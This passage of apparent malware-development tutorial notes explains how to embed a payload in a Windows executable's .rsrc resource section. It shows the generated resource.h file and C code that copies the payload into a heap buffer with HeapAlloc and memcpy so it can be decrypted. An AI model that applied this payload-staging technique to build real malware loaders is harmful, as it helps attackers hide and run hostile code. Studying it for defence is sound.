
```
//{{NO_DEPENDENCIES}}
// Microsoft Visual C++ generated include file.
// Used by Resource.rc
//
#define IDR_RCDATA1 101

// Next default values for new objects
//
#ifndef APSTUDIO_INVOKED
#ifndef APSTUDIO_READONLY_SYMBOLS
#define _APS_NEXT_RESOURCE_VALUE 102
#define _APS_NEXT_COMMAND_VALUE 40001
#define _APS_NEXT_CONTROL_VALUE 1001
#define _APS_NEXT_SYMED_VALUE 101
#endif
#endif
```

- Payload can be seen in raw binary format
- address is in the .rsrc section, which is read-only memory, and any attempts to change or edit data within it will cause an access violation error.

- resource.h is the “map” that tells your program what ID to use to grab the payload from the resource section.

Flow



- To edit the payload, a buffer must be allocated with the same size as the payload and copied over. This new buffer is where changes, such as decrypting the payload, can be made.

Updating .rsrc Payload

- Since the payload can't be edited directly from within the resource section, it must be moved to a temporary buffer. To do so, memory is allocated the size of the payload using `HeapAlloc` and then the payload is moved from the resource section to the temporary buffer using `memcpy`.

```
// Allocating memory using a HeapAlloc call
PVOID pTmpBuffer = HeapAlloc(GetProcessHeap(), 0, sPayloadSize);
if (pTmpBuffer != NULL){
    // copying the payload from resource section to the new buffer
    memcpy(pTmpBuffer, pPayloadAddress, sPayloadSize);
}

// Printing the base address of our buffer (pTmpBuffer)
printf("[i] pTmpBuffer var : 0x%p \n", pTmpBuffer);

// Freeing the allocated memory
```

- Since `pTmpBuffer` now points to a writable memory region that is holding the payload, it's possible to decrypt the payload or perform any updates to it.